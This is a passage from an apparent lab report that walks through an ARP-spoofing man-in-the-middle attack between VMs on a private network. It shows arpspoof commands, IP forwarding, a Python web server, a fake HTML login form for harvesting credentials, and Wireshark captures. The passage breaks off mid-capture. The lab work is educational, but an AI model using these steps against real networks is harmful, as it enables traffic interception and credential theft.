
These two screenshots both show the username and password that are captured after the FTP login process.

4. Conducting Man-in-the-Middle Attacks:

ARP Spoofing MITM Attack Simulation:

The following ARP spoofing attack will be initiated as it tells the victim (Windows VM 192.168.56.101) that Kali (192.168.56.102) is the gateway.


Figure 1. Enabling IP Forwarding



```
┌──(kali㉿kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for kali:
1

┌──(kali㉿kali)-[~]
└─$ 
```

In order for Kali Linux to forward traffic between the Window's VM and the actual gateway, this step is necessary for ARP sspoofing.


Figure 2. Arpspoof Command to Spoof the Victim (Windows VM)



```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.56.101 192.168.56.102
[sudo] password for kali:
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
```

Displays the command which is used to send false ARP replies to the Windows computer, making it believe that Kali is the gateway.


Figure 3. Running Local HTTP Server on Kali:



```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.101 - - [19/Apr/2025 13:02:55] "GET / HTTP/1.1" 200 -
192.168.56.101 - - [19/Apr/2025 13:02:55] code 404, message File not found
192.168.56.101 - - [19/Apr/2025 13:02:55] "GET /icons/openlogo-75.png HTTP/1.
1" 404 -
192.168.56.101 - - [19/Apr/2025 13:02:55] code 404, message File not found
192.168.56.101 - - [19/Apr/2025 13:02:55] "GET /favicon.ico HTTP/1.1" 404 -
█
```

A fake HTTP server is launched as part of the MITM attack to capture any traffic that was rerouted.

Figure 4. HTTP Website (Local HTTP Server) via Windows VM:



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/

The fake HTTP site hosted on Kali is accessed through the Windows virtual machine.



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
arp
No.  Time          Source                  Destination             Protocol Length Info
   2 2.564972987   PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
   4 4.575708208   PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
   5 6.576706726   PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
   6 8.579713831   PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
   7 10.580734463  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
   8 12.581454482  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
   9 14.583266942  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  10 16.584899730  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  11 18.585285065  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  12 20.585532818  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  13 22.586419853  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  14 24.590929443  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  15 26.591358390  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  17 28.592468303  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  18 30.645915328  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  19 32.646490683  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  20 34.769762371  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  21 36.771372467  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  22 38.772078437  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  23 40.772773285  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
  24 42.777011729  PCSSystemtec_04:42:…  PCSSystemtec_29:bc:…  ARP        42 192.168.56.102 is at 08:00:27:04:42:0f
```

This replicates a situation in which a victim unintentionally visits a malicious webpage.

Figure 5. WireShark Packets After Running the Arpspoof Command (ARP Filter): ARP packets reveal that the victim's computer is receiving spoof responses. This confirms that Kali is successfully impersonating the gateway.


Figure 6. Wireshark HTTP Packets (HTTP Filter):


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
http
No.  Time            Source           Destination      Protocol Length Info
  82 114.802212152 192.168.56.101   192.168.56.102   HTTP       497 GET / HTTP/1.1
  87 114.808755504 192.168.56.102   192.168.56.101   HTTP       537 HTTP/1.0 200 OK  (text/html)
  91 114.928983194 192.168.56.101   192.168.56.102   HTTP       450 GET /icons/openlogo-75.png HTTP/1.1
  94 114.930056632 192.168.56.102   192.168.56.101   HTTP       389 HTTP/1.0 404 File not found  (text/html)
 101 115.235231060 192.168.56.101   192.168.56.102   HTTP       440 GET /favicon.ico HTTP/1.1
 104 115.236155700 192.168.56.102   192.168.56.101   HTTP       389 HTTP/1.0 404 File not found  (text/html)
```

HTTP packet captures during the MITM attack. This includes requests made by the Windows VM and intercepted by Kali.

Figure 7. Changing the index.html content file:




```
┌──(kali㉿kali)-[~]
└─$ sudo nano /var/www/html/index.html
[sudo] password for kali:
```



```
  GNU nano 8.3                                   /var/www/html/index.html *
<!DOCTYPE html>
<html>
  <body>
    <h2>Login</h2>
    <form method="POST" action="/login">
      Username: <input type="text" name="username"><br><br>
      Password: <input type="password" name="password"><br><br>
      <input type="submit" value="Login">
    </form>
  </body>
</html>
```


Demonstrates how the HTML file that Kali gave was modified to contain a fake login form, used to harvest credentials from the victim.

Figure 8. Login Form on Windows VM, and Execution:



Username: admin

Password: 12345



Error response


Error code: 501

Message: Unsupported method ('POST').

Error code explanation: 501 - Server does not support this operation.

The victim gains access to the malicious login form. A test credential is entered into the form.

Figure 9. POST Packet After Submitting the Fake Login Form



```
http &&ip.addr == 192.168.56.101
No.   Time              Source          Destination     Protocol Length Info
   82 114.802212152     192.168.56.101  192.168.56.102  HTTP      497 GET / HTTP/1.1
   87 114.808755504     192.168.56.102  192.168.56.101  HTTP      537 HTTP/1.0 200 OK  (text/html)
   91 114.928983194     192.168.56.101  192.168.56.102  HTTP      450 GET /icons/openlogo-75.png HTTP/1.1
   94 114.930056632     192.168.56.102  192.168.56.101  HTTP      389 HTTP/1.0 404 File not found  (text/html)
  101 115.235231060     192.168.56.101  192.168.56.102  HTTP      440 GET /favicon.ico HTTP/1.1
  104 115.236155700     192.168.56.102  192.168.56.101  HTTP      389 HTTP/1.0 404 File not found  (text/html)
 1334 1724.2024115…     192.168.56.101  192.168.56.102  HTTP      573 GET / HTTP/1.1
 1337 1724.2034763…     192.168.56.102  192.168.56.101  HTTP      342 HTTP/1.0 200 OK  (text/html)
 1519 1904.1290337…     192.168.56.101  192.168.56.102  HTTP      692 POST /login HTTP/1.1  (application/x-www-
